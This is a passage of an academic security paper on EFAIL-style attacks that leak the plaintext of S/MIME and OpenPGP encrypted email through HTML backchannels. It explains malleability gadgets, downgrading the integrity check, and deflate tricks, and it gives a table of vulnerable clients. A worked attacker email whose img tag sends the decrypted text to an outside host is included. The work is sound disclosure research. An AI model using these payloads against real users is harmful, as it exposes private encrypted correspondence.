**Authenticated encryption** Newer encryption schemes will detect modification of the ciphertext and do not output the plaintext in this case. Typically, this is archived by using *Message Authentication Codes (MACs)* or an *Authenticated Encryption (AE)* scheme. However, both S/MIME and PGP predate these developments and use no authentication at all (S/MIME) or do not strictly commit to the requirements of an AE, which makes them easier to misuse (PGP).





Figure 1: Replacing the URL in the ciphertext blocks $(C_{w-1}, C_w)$ with $(C_{i-1}, C_i)$ to exfiltrate sensitive data.

# 3 Towards exfiltration attacks

Modern email clients are able to assemble and render various types of content, most notably HTML documents, and HTML provides methods to fetch resources like images and stylesheets from the Internet. Email clients may additionally request other information, for example, to validate the status of a cryptographic certificate. We will refer to all these channels as *backchannels* because they can interact with possibly attacker-controlled servers.

Backchannels in the email context are well-known to be a privacy issue because they allow detecting *if*, *when* and *where* a message has been read and may leak further information such as the user's mail client and operating system. But they are more than that.

In the following sections we show that backchannels can be used to exfiltrate the plaintext of an email after it has been decrypted. The showed methods are directly applicable to S/MIME. For PGP, further requirements must be met, which are discussed in Section 5.

## 3.1 Block reordering attack

CBC and CFB allow not only precise modifications of the plaintext, but also to reorder ciphertext blocks. With some limitations, changing the order of the ciphertext blocks will effectively also reorder the respective plaintext blocks.

Assume an AES-CBC encrypted HTML email containing an HTML image tag at a known ciphertext pair $(C_{w-1}, C_w)$. Due to the reordering property, an attacker can replace $(C_{w-1}, C_w)$ with another ciphertext pair $(C_{i-1}, C_i)$. In effect, the respective plaintext $P_i$ will be reflected in the URL path and the resulting HTTP request will exfiltrate sensitive data a passive MitM attacker can observe (see Figure 1).

## 3.2 Malleability gadgets

In the previous example, a MitM attacker could exfiltrate those emails that already contained an external HTML image using block reordering. We now relax this constraint and introduce the concept of *malleability gadgets*





Figure 2: Transforming a known plaintext $P_i$ to a chosen plaintext $P_c$ in CBC and CFB.

that allow to inject arbitrary plaintexts into encrypted emails *given only a single block of known plaintext*.

**Definition.** Let $(C_{i-1}, C_i)$ be a pair of two ciphertext blocks and $P_i$ the corresponding plaintext block of an CBC encrypted ciphertext. We call $((C_{i-1}, C_i), P_i)$ a *CBC gadget* if $P_i$ is known to an attacker. Accordingly, we call $((C_i, C_{i+1}), P_i)$ of an CFB encrypted ciphertext a *CFB gadget*.

**Using CBC gadgets.** Given a CBC gadget (see Figure 2 (a)), it is possible to transform $P_i$ into any plaintext $P_c$ by replacing $C_{i-1}$ with $X = C_{i-1} \oplus P_i \oplus P_c$ (see Figure 2 (b)). This comes at a cost as $X$ will be decrypted with an unknown key, resulting in uncontrollable and unknown random bytes in $P_{i-1}$.

**Using CFB gadgets.** CFB gadget work similar to CBC gadgets with the difference, that the block after the chosen plaintext block becomes a random block (see Figure 2 (c, d)).

**Chosen plaintext and random blocks.** A single block of known plaintext is sufficient to inject any amount of chosen plaintext blocks at any block boundary. However, the concatenation of multiple gadgets produces an alternating sequence of chosen plaintext blocks and random blocks. Thus, to create working exfiltration channels, an attacker must deal with these random blocks in a way that they are ignored. One can think of several ways to achieve that. When comments are available within a context, for example via C-style comments `/*` and `*/`, exfiltration channels can easily be constructed by simply commenting out the random blocks. In case no comments are available, characteristics of the underlying data format can be used, for example, that unnamed attributes in HTML are ignored.

# 4 Attacking S/MIME

In this section we show that S/MIME is vulnerable to CBC gadget attacks, and demonstrate how exfiltration channels can be injected into S/MIME emails.

## 4.1 S/MIME packet structure

Most clients can either sign, encrypt or sign-then-encrypt messages. Sign-then-encrypt is the preferred wrapping technique when both confidentiality and authenticity are needed. The body of a signed-then-encrypted email consists of two MIME entities, one for signing and one for encryption. The outermost entity – also specified in the email header – is typically *EnvelopedData*. The EnvelopedData data structure holds the *RecipientInfos* with multiple encrypted session keys and the *EncryptedContentInfo*. EncryptedContentInfo defines which symmetric encryption algorithm was used and finally holds the ciphertext. Decryption of the ciphertext reveals the inner MIME entity holding the plaintext message and its signature. Note that there is no integrity protection.

## 4.2 Attack description

S/MIME uses the CBC encryption mode to encrypt data, so the CBC gadget from Figure 2 can be used for S/MIME emails. When decrypted, the ciphertext of a signed-then-encrypted email typically starts with `Content-type: multipart/signed`, which reveals enough known-plaintext bytes to fully utilize AES-based CBC gadgets. Therefore, in the case of S/MIME, an attacker can use the first two cipher blocks $(IV, C_0)$ and modify the $IV$ to turn $P_0$ into any chosen plaintext block $P_{c_i}$.

**Injection of exfiltration channels.** A slightly simplified version of the attack is shown in Figure 3. The first blocks of a ciphertext whose plaintext we want to exfiltrate are shown in Figure 3 (a). We use $(IV, C_0)$ to construct our CBC gadgets because we know the complete associated plaintext $P_0$. Figure 3 (b) shows the *canonical* CBC gadget as it uses $X = IV \oplus P_0$ to set all its plaintext bytes to zero.

We then modify and append multiple CBC gadgets to prepend a chosen ciphertext to the unknown ciphertext blocks (Figure 3 (c)). As a result, we control the plaintext in the first and third block, but the second and fourth block contain random data. The first CBC gadget block $P_{c_0}$ opens an HTML image tag and a meaningless attribute named *ignore*. This attribute is used to consume the random data in the second block such that the random data is not further interpreted. The third block $P_{c_1}$ then starts with the closing quote of the ignored attribute and





Figure 3: Detailed description of the attack on S/MIME. The original ciphertext is shown in (a). (b) is the canonical CBC gadget resulting in an all zero plaintext block. (c) is the modified ciphertext that is sent to the victim.

adds the *src* attribute that contains the domain name from which the email client is supposed to load the image. The fourth plaintext block again contains random data, which is the first part of the path of the image URL. All subsequent blocks contain unknown plaintexts, which now are part of the URL. Finally, when an email client parses this email, the plaintext is sent to the HTTP server defined in $P_{c_1}$.

**Meaningless signatures.** One could assume that the decryption of modified ciphertexts would fail because of the digital signature included in the signed-then-encrypted email, but this is not the case, because signature in S/MIME can easily be removed from the multipart/signed mail body [19]. This transforms the signed-then-encrypted email into an encrypted message that has no signature. Of course, a cautious user could detect that this is not an authentic email, but even then, by the time the user detects that, the plaintext would already have been exfiltrated. Signatures can also not become mandatory, because this would hinder anonymous communication. Furthermore, an invalid signature typically does not prevent the display/rendering of a message in email client either. This has historic reasons, as mail gateways could invalidate signatures by changing line-endings in the plaintext, etc.

## 4.3 Practical exploitation

Exfiltration codes must be designed such that they are ignorant to interleaved random blocks. Although this restriction can be circumvented by careful design of the exfiltration code – recap the usage of the *ignore* attribute – some exfiltration codes may require additional tricks to work in practice.

For example, HTML's `src` attribute, requires the explicit naming of the protocol, e.g. `http://`. Unfortunately, `src="http://` has already 12 bytes, leaving merely enough room for a 4 byte domain. A workaround is to scatter the exfiltration code into multiple HTML elements without breaking its functionality. In case of the `src` attribute, an additional `<base ignore="..." href="http:">` element can be used to globally define the base protocol first.

Emails sent as `text/plain` pose another difficulty. Although there is nothing special about those emails in the context of CBC gadgets, injection of `Content-type: text/html` turned out to be difficult due to restrictions in the MIME headers. An attacker has to apply further tricks such that header parsing will not break when random data is introduced into the header.

# 5 Attacking OpenPGP

Our exfiltration attacks are not only possible in S/MIME, but also work against OpenPGP. However, there are two additional obstacles: (1) OpenPGP uses compression by default and (2) *Modification Detection Codes (MDC)* are used for integrity protection.

**Compression.** In the context of malleability gadgets, compression makes exploitation more difficult, because the compressed plaintext is harder to guess. Similar to S/MIME, PGP emails also contain known headers and plaintext blocks, for example, `Content-Type: multipart/mixed`, but after compression is applied, the resulting plaintext may vastly differ per mail.

The difficulty here is to guess a certain amount of compressed plaintext bytes in order to fully utilize the CFB gadget technique. Not knowing enough compressed plaintext bytes is hardly a countermeasure, but makes practical exploitation a lot harder.

We show how the compression structure can be exploited to create exfiltration channels. Interestingly, with the compression in place, we can create exfiltration channels even more precisely and remove the random data blocks from the resulting plaintext.

**Integrity protection.** The OpenPGP standard states that detected modifications to the ciphertext should be "treated as a security problem", but does not define what to do in case of security problems. The correct way of handling this would be to drop the message and notify the user. However, if clients try to display whatever is left of the message as a "best effort", exfiltration channels may be triggered.

In order to understand how the integrity protection can be disabled and how compression can be defeated, we have to go into more detail of OpenPGP.

## 5.1 OpenPGP packet structure

In OpenPGP, packets are of the form *tag/length/body*. The *tag* denotes the packet type as listed in Table 1. The *body* contains either another nested packet or arbitrary user data. The size of the body is encoded in the *length* field.

| Tag no. | Type of PGP packet |
|---|---|
| 8 | CD: Compressed Data Packet |
| 9 | SE: Symmetrically Encrypted Packet |
| 11 | LD: Literal Data Packet |
| 18 | SEIP: Symmetrically Encrypted and Integrity Protected Packet |
| 19 | MDC: Modification Detection Code Packet |
| 60 – 63 | Experimental packets (ignored by clients) |

Table 1: PGP packet types used throughout this paper.

**Message encryption.** A message is encrypted in four steps: (1) the message $m$ is encapsulated in a Literal Data (LD) packet. (2) the LD packet is compressed via *deflate* and encapsulated in a Compressed Data (CD) packet. (3) the Modification Detection Code (MDC) over the CD packet is calculated (SHA-1) and appended to the CD packet as an MDC packet. (4) finally, the concatenated CD and MD packets are encrypted and the ciphertext is encapsulated in an Symmetrically Encrypted and Integrity Protected (SEIP) packet (see Figure 4).

## 5.2 Defeating integrity protection

The OpenPGP standard mandates that clients *should* prefer the SEIP packet type over the SE packet type, because for SEIP packets, modification of the plaintext will be detected due to a mismatch of the SHA-1 hash of the message and the attached MDC packet.

**Generating SE packets.** Clients may ignore the standards recommendation and still generate SE ciphertexts. These messages have no integrity protection and have no means of preventing our attacks. Older ciphertexts that were generated before the introduction of the MDC will remain vulnerable.

**Ignoring the MDC.** The MDC is only effective if it is checked. This can easily be verified by introducing changes to the ciphertext and leaving the MDC as it is. If the MDC will not match the modified ciphertext and if the client continues processing, the client may be vulnerable.

**Stripping the MDC.** Similar to the previous attempt, the MDC can also be removed, such that the client can not check the MDC at all. This is easily possible by removing the last 22 bytes from the ciphertext.

**Downgrade SEIP packets to SE packets.** A more elaborate method is to disable the integrity protection by changing an SEIP packet to an Symmetrically Encrypted (SE) packet, which has no integrity protection. This is straightforward, because the packet type is not encrypted (see Figure 4). This downgrade attack has been known since 2002 [20], but never used in an actual attack.

However, there is a caveat: in an SE packet, the last two bytes of the IV are added just after the first block. This was originally used to perform an integrity quick check on the session key.

While the SE type resynchronizes the block boundaries *after* encrypting these two additional bytes, the SEIP does not perform this resynchronization. To repair the decryption after changing the SEIP to an SE packet, two bytes must be inserted at the start of the first block to compensate for the missing bytes. This was also described by Perrin and Magazinius [20, 21].





Figure 4: Nesting of a Symmetrically Encrypted and Integrity Protected Data Packet in OpenPGP.

Since an attack was published against this integrity protection mechanism [22], its interpretation is discouraged [18], and the two bytes are ignored. They depict the beginning of the first real plaintext block and the SE and SEIP packet types treat them differently.

## 5.3 Defeating deflate

OpenPGP utilizes the *deflate* algorithm [23] to compress LD packets before encrypting them. It is based on LZ77 (specifically LZSS) and Huffman Coding. Although the exact details are not important for this paper, it is important to note that a single message may be partitioned, such that different *modes of compression* can be used for different segments of the message.

**Modes of compression.** The standard defines three modes of compression: uncompressed, compressed with fixed Huffman trees, and compressed with dynamic Huffman trees. It is specified by a header prepended to each segment. A single OpenPGP CD packet can contain multiple compressed or uncompressed segments.[2]

**Backreferences.** Typically, a full message is wrapped inside a single compressed segment. Then, the algorithm applies a search for *text fragment* repetitions of certain length within the boundaries of a *sliding window*. If a repetition is found, it is replaced with a shorter pointer to its previous occurrence.

For example, the text `How much wood could a woodchuck chuck` is shortened to `How much wood could a <-13, 4>chuck <-6, 5>`. In reality, the deflate algorithm encodes backreferences as small bit strings to achieve a higher compression level. The backreference strings are inserted into a Huffman tree that is placed before the compressed text. During the decompression process, the algorithm uses the Huffman tree to restore these patterns.

**Uncompressed segments.** In addition to compressed segments, the deflate data format also specifies uncompressed segments. These segments are also used during the search for repetitions, but, in contrast to compressed segments, may contain arbitrary data. This is an important observation, because it allows us to work around the limited amount of known plaintext.

**Dynamic and fixed Huffman trees.** Starting from around 90 to 100 bytes of plaintext, deflate uses a dynamic Huffman tree that is serialized to bytes and forms the start of the deflate data. Dynamic Huffman trees change substantially and are difficult to predict for partly unknown plaintexts. For shorter texts, fixed Huffman trees are used. They are statically defined in [23] and not located in the data. In the following sections, we assume fixed Huffman trees to outline the attack.

[2] RFC 1951 speaks of "blocks". We change the terminology to "segments" for better readability.

### 5.3.1 Creating a CFB gadget

The first encrypted block seems most promising, because it consists of OpenPGP packet metadata and compression headers.

By exploiting *backreferences* in the compression algorithm we are able to use only 11 bytes long malleability gadgets. These backreferences allow us to reference and concatenate arbitrary blocks of data and thus create exfiltration channels more precisely. Therefore, instead of trying to work around the compression, we use it to precisely inject our exfiltration codes in compressed form.

### 5.3.2 Exfiltrating compressed plaintexts

Assume we are in possession of an OpenPGP SEIP packet which decrypts to a compressed plaintext. We know one decrypted block which allows us to construct a malleability gadget and thus arbitrary number of chosen plaintexts. Our goal is to construct a ciphertext which decrypts to a compressed packet. Its decompression leads to an exfiltration of the target plaintext.

A simplified attack is shown in Figure 5 and can be performed as follows. Using our malleability gadget we first create three ciphertext block pairs $(C_i, C_{i+1})$ which decrypt into useful text fragments $(P_{c0}, P_{c1}, P_{c2})$. The first text fragment represents an OpenPGP packet structure which encodes a CD packet (which is encoded as `0xaf` in OpenPGP) containing a LD packet (encoded as `0xa3`). The latter two text fragments contain an exfiltration channel, for example, `<img src="efail.de/`. We concatenate the ciphertext blocks into $(C_1, \ldots C_8)$ so that they decrypt into our three text fragments and the target compressed plaintext block. Note that due to the nature of CFB every second block will contain uncontrollable random data. All blocks are placed into an uncompressed segment. For the compressed segment we use a ciphertext which decrypts into a deflate segment containing backreferences. The backreferences $(B1 \ldots B4)$ reference fragments from the uncompressed segment. Once the victim decrypts and decompresses the email, the final text will result into a concatenation of text fragments $P_{c0}, P_{c1}, P_{c2}$, and the compressed segment. Finally, the compressed data is leaked to `efail.de`.

Note that the deflate structure gives us one advantage over attacking uncompressed data as described in our attacks on S/MIME. By using backreferences we can select *arbitrary* text fragments. This means we can even





Figure 5: Description of the internals of our attack on OpenPGP. Our goal is to leak the decrypted compressed plaintext (a). We exploit the CFB mode to construct correct OpenPGP structure with exfiltration fragments (b) and a segment containing backreferences (c). We then order these fragments using CFB (d). The resulting decompression step with backreferences concatenates these fragments in a way that the compressed plaintext is finally leaked to `efail.de` (e). All operations are performed on encrypted data.

skip the uncontrollable random data blocks which result from our CFB ciphertext modifications, and omit potential failures by parsing the uncontrollable random data blocks in email clients. The email client will not process decrypted data located directly in the uncompressed segments if they are hidden in OpenPGP experimental packets.

## 5.4 Practical exploitation

Although 16 bytes of plaintext must be known to fully utilize CFB gadgets, it is possible to work with a smaller amount of known plaintext. In this case, only the known bytes can be changed freely and the remaining bytes will result in unknown bytes. In the case of PGP, we were able to conduct our attacks with incomplete CFB gadgets where only the first 11 bytes are known.[3]

We measured the complexity to guess the first 11 bytes of the first compressed plaintext block in two scenarios: (1) with OpenPGP-encrypted password-reset emails from Facebook and (2) by simulating the standard encryption process with GnuPG with the Enron dataset containing 500,000 real world emails.

Our approach was as follows: in case of the Facebook emails, we build an email generator to generate 100,000 password reset emails. This emails were generated based on a comparison of real password reset emails and were indistinguishable from the real emails. We then used GnuPG in its default configuration to encrypt all emails. In the next step, we removed the encryption layer to obtain the compressed plaintext only. We then grouped each email by its beginning 11 bytes (see Table 2). The most often observed starting sequence made up 31% of all facebook emails. The second most frequent starting bytes made up 8%. This means, that by sending two emails with exactly these starting bytes, we can break approximately 39% of all Facebook mails.

[3]This is not a hard requirement and other exploitation techniques may improve on this.

| *n*th most frequent start sequences | | frequency (%) | cumulated (%) |
|---|---|---|---|
| 1 | a302789ced590b9014c519 | 30.95 | 30.95 |
| 2 | a302789ced590d9014c515 | 7.99 | 38.94 |
| 3 | a302789ced59099014d519 | 7.80 | 46.73 |
| 4 | a302789ced590b701bc519 | 7.47 | 54.20 |
| 5 | a302789ced590b7414d519 | 3.96 | 58.17 |
| | ... | | |
| 211 | a302789ced59098c14551a | 0.001 | 100.00 |

Table 2: Start sequences of 100,000 synthetic facebook password reset emails sorted by frequency. 211 different beginnings were observed in total.

| *n*th most frequent start sequences | | frequency (%) | cumulated (%) |
|---|---|---|---|
| 1 | a302789c8d8f4b4ec3400c | 6.61 | 6.61 |
| 2 | a302789ced90c16e133110 | 2.21 | 8.82 |
| 3 | a302789c7590b14ec33010 | 0.66 | 9.48 |
| | ... | | |
| 500 | a302789c4d90cb8ed34010 | 0.03 | 40.99 |
| | ... | | |
| 2635 | a302789ced90d16ed33014 | 0.03 | 100.00 |

Table 3: Start sequences of approx. 500,000 emails from the enron email data set sorted by frequency. 2635 different beginnings were observed in total with the 500 most frequent sequences accounting for approx. 41% of the mails.

The measurements on the Enron dataset had a higher variance, with approx. 7% of the most often found starting bytes, and 2% of the second most often found starting bytes. The results are shown in Table 3. This means that with two emails approx. 9% of Enron, or "real world", emails can be exfiltrated.

Although 500 guesses are very few in a cryptographic sense, the requirement to open 500 emails makes our

attacks hardly practical. However, this constraint can be relaxed, because MIME allows to send multiple MIME parts per email. Using the `multipart/mixed` content-type, multiple guesses can be embedded into a single email. We measured how many parts are allowed per email and found that up to 500 parts are realistic in popular email clients. To conclude: we expect that exfiltration is possible for 40% of all emails by sending only a single email. If, however, exfiltration does not work on the first try, an attacker can send additional emails, also over multiple days to stay stealthy.

## 6 Attacking MIME parsers

We found that various email clients do not isolate multiple MIME parts of an email but display them in the same HTML document. This allows an attacker to build trivial decryption oracles which work for S/MIME, PGP and presumably for other encryption schemes. We call the attack *Direct Exfiltration*.

To perform this attack, an attacker simply wraps the encrypted message into MIME parts containing an HTML based backchannel and sends the message to the victim. One possible variant of this attack using the `<img>` HTML tag is shown in Figure 6 (a). If the email client first decrypts the encrypted part and then puts all body parts into one HTML document as shown in Figure 6 (b), the HTML rendering engine leaks the decrypted message to the attacker-controlled web server within the URL path of a GET request as shown in Figure 6 (c).

Because the plaintext message is leaked *after* decryption, this attack is independent of the email encryption scheme and may be used even against authenticated encryption schemes. Direct exfiltration channels arise from faulty isolation between secure and insecure message parts. Although it seems that these are solely implementation bugs, their mitigation can be challenging. For example, if the email decryption and email presentation steps are provided by different instances, the email client is not aware of the encrypted email message structure. This scenario is quite common when email security gateways are used.

Out of 48 tested mail clients 17 had missing isolation which would allow leaking secret messages to an attacker-controlled web server in case a mail gateway would decrypt and simply replace the encrypted part with the plaintext. Even worse, in five email clients, the concept shown in Figure 6 can be exploited *directly*: Apple Mail (macOS), Mail App (iOS), Thunderbird (Windows, macOS, Linux), Postbox (Windows) and MailMate (macOS). The first two clients by default load external images without asking and therefore leak the plaintext of S/MIME or OpenPGP encrypted messages. For

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

(a) Attacker-prepared email received by email client.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

(b) HTML code after decryption as interpred by the client.

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

(c) HTTP request sent by mail client

Figure 6: Malicious email structure and missing context boundaries force the client to decrypt the ciphertext and leak the plaintext using the `<img>` element.

other clients our attacks require user interaction. For example, in Thunderbird and Postbox we can completely redress the UI with CSS and trick the user into submitting the plaintext with an HTML form if he clicks somewhere into the message. Note that thanks to the MIME structure the attacker can include several ciphertexts into one email and exfiltrate their plaintexts at once. For Thunderbird this security issue is present since v0.1 (2003).

## 7 Exfiltration channels in email clients

Backchannels in email clients are known as privacy risks, but there is no comprehensive overview yet. We performed an analysis of existing backchannels by systematically testing 48 clients and give the complete results in Appendix B. Note that 13 of the tested clients do either not support encryption at all or we could not get the OpenPGP or S/MIME modules to work and therefore could not test whether backchannels can be used for exfiltration. This distinction is important because some email clients behave differently for encrypted and unencrypted messages. For example, HTML content that can be used to load external images in unencrypted mails is usually not interpreted for deprecated PGP/*INLINE* messages. On the other hand, for three clients we were able to bypass remote content blocking simply by encrypting the HTML email containing a simple `<img src="...">` tag.

| OS | Client | S/MIME | PGP -MDC | PGP +MDC | PGP SE |
|---|---|---|---|---|---|
| Windows | Outlook 2007 | ∠ | ∠ | ∠ | √ |
| | Outlook 2010 | ∠ | √ | √ | √ |
| | Outlook 2013 | ⊥ | √ | √ | √ |
| | Outlook 2016 | ⊥ | √ | √ | √ |
| | Win. 10 Mail | ∠ | – | – | – |
| | Win. Live Mail | ∠ | – | – | – |
| | The Bat! | ⊥ | √ | √ | √ |
| | Postbox | ∠ | ∠ | ∠ | ∠ |
| | eM Client | ∠ | √ | ∠ | √ |
| | IBM Notes | ∠ | – | – | – |
| Linux | Thunderbird | ∠ | ∠ | ∠ | ∠ |
| | Evolution | ∠ | √ | √ | √ |
| | Trojitá | ∠ | √ | √ | √ |
| | KMail | ⊥ | √ | √ | √ |
| | Claws | √ | √ | √ | √ |
| | Mutt | √ | √ | √ | √ |
| macOS | Apple Mail | ∠ | ∠ | ∠ | ∠ |
| | MailMate | ∠ | √ | √ | √ |
| | Airmail | ∠ | ∠ | ∠ | ∠ |
| iOS | Mail App | ∠ | – | – | – |
| | Canary Mail | – | √ | √ | √ |
| Android | K-9 Mail | – | √ | √ | √ |
| | R2Mail2 | ∠ | √ | ∠ | √ |
| | MailDroid | ∠ | √ | ∠ | √ |
| | Nine | ∠ | – | – | – |
| Webmail | United Internet | – | √ | √ | √ |
| | Mailbox.org | – | √ | √ | √ |
| | ProtonMail | – | √ | √ | √ |
| | Mailfence | – | √ | √ | √ |
| | GMail | ∠ | – | – | – |
| Webapp | Roundcube | – | √ | √ | ∠ |
| | Horde IMP | ⊥ | √ | ∠ | ∠ |
| | AfterLogic | – | √ | √ | √ |
| | Rainloop | – | √ | √ | √ |
| | Mailpile | – | √ | √ | √ |

∠ Exfiltration (no user interaction) √ No exfiltration channel
⊥ Exfiltration (with user interaction) – Encryption not supported

Table 4: Exfiltration channels for various email clients for S/MIME, PGP SEIP with stripped MDC (*-MDC*), PGP SEIP with wrong MDC (*+MDC)*, and PGP SE packets.

Table 4 shows the 35 remaining clients. An attacker can exploit 23 S/MIME email clients out of which eight require either a MitM attacker or user interaction like clicking on a link or explicitly allowing external images. 17 S/MIME clients allow off-path exfiltration channels with no user interaction.

From the 35 email clients, 28 support OpenPGP and 10 allow off-path exfiltration channels with no user interaction. Five clients allow SEIP ciphertexts with stripped MDC and ignore wrong MDCs if they exist. Six clients support SE ciphertexts. Three clients – which show OpenPGP messages as plain text only – are secure against automated backchannels, but are still vulnerable to backchannels that require more complex user interaction.

## 7.1 Web content in email clients

**HTML.** The most prominent form of HTML content are images. Of the tested 48 email clients, 13 load external images by default. For 10 of them, this can be turned off whereas three clients have no option to block remote content. All other clients block external images by default or explicitly ask the user before downloading.

We analyzed all HTML elements that could potentially bypass the blocking filter and trigger a backchannel using a comprehensive list of HTML4, HTML5 and non-standard HTML elements that allow including URIs. For each element-attribute combination, links were built using a variety of well-known[4] and unofficial[5] URI schemes based on the assumption that `http://` links may be blacklisted by a mail client while others might be allowed. We added specific link/meta tags in the HTML header. In addition, we tested against the vectors from the *Email Privacy Tester*[6] project and the *Cure53 HTTPLeaks*[7] repository. This extensive list of test-cases allowed us to bypass external content blocking in 22 email clients.

**Cascading Style Sheets (CSS).** Most mail clients allow CSS declarations to be included in HTML emails. Based on the CSS2 and CSS3 standards we assembled an extensive list of properties that allow included URIs, like `background-image: url("http://efail.de")`. These allowed bypassing remote content blocking on 11 clients.

**JavaScript.** We used well-known Cross Site Scripting test vectors[8,9] and placed them in various header fields like `Subject:` as well as in the mail body. We identified five mail clients which are prone to JavaScript execution, allowing the construction of particularly flexible backchannels.

## 7.2 S/MIME specific backchannels

**OCSP requests.** Mail clients can use the Online Certificate Status Protocol (OCSP) to check the validity of X.509 certificates that are included in S/MIME signatures. OCSP works as follows: the client decrypts the email, parses the certificate and obtains the URL of the OCSP-responder. The client then sends the serial number of the certificate via HTTP POST to the responder

[4] `https://www.w3.org/wiki/UriSchemes`
[5] `https://github.com/Munter/schemes`
[6] `https://www.emailprivacytester.com/`
[7] `https://github.com/cure53/HTTPLeaks`
[8] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
[9] `http://html5sec.org`

and obtains a data structure with status information about the certificate.

Using this channel for data exfiltration requires replacing the URL ciphertext blocks with other ciphertext blocks. In typical scenarios this is complicated by two factors: One, the OCSP-responder's URL is part of a larger base64 encoded data structure. Therefore, an attacker must be careful not to destroy the base64-decoding process by carefully selecting or masking the plaintext. Two, if a valid certificate chain is used, the OCSP-responder's URL is cryptographically signed which makes this backchannel unusable as long as the signature is properly checked. Eleven clients performed OCSP requests for valid certificates from a trusted CA.

**CRL requests.** Similar to OCSP, Certificate Revocation Lists (CRLs) are used to obtain recent status information about a certificate. Unlike OCSP, a CRL is periodically requested and contains a list of multiple serial numbers of revoked certificates. Requesting the list involves an HTTP request to the server holding the CRL and the CRL backchannel is very similar to the OCSP backchannel. Ten clients performed CRL requests for valid certificates from a trusted CA, one client even connected to an untrusted, attacker-controlled web server.

**Intermediate certificates.** S/MIME is built around the concept of hierarchical trust and requires following a certificate chain back to a trusted root. If the certificate is incomplete and intermediate certificates are missing, the chain can not be verified. To remedy this, a CA may augment certificates with an URL to the next link in the chain. A client can query this URL to obtain the missing certificates. These requests for intermediate certificates can be used as a backchannel. Like the backchannels via OCSP and CRL requests, this is made difficult by the base64 encoding. However, the signature can only be verified *after* the intermediate certificate was obtained. This makes exploitation of this channel much easier. Seven clients requested intermediate certificates from an attacker-controlled LDAP and/or web server.

## 7.3 OpenPGP specific backchannels

An email client receiving a PGP-signed message may try to automatically download the corresponding public key. There are various protocols to achieve this, for example DANE [24], HKP [25] or LDAP [26] [27]. We observed one client trying to obtain the public key for a given key ID. This can potentially be abused by malleability gadgets to leak four bytes of plaintext. We also applied 33 PGP-related email headers that refer to public keys (e.g. `X-PGP-Key: URI`), but none of the tested clients performed a request to the given URL, therefore the issue is only relevant to a MitM attacker.

## 7.4 External attachments

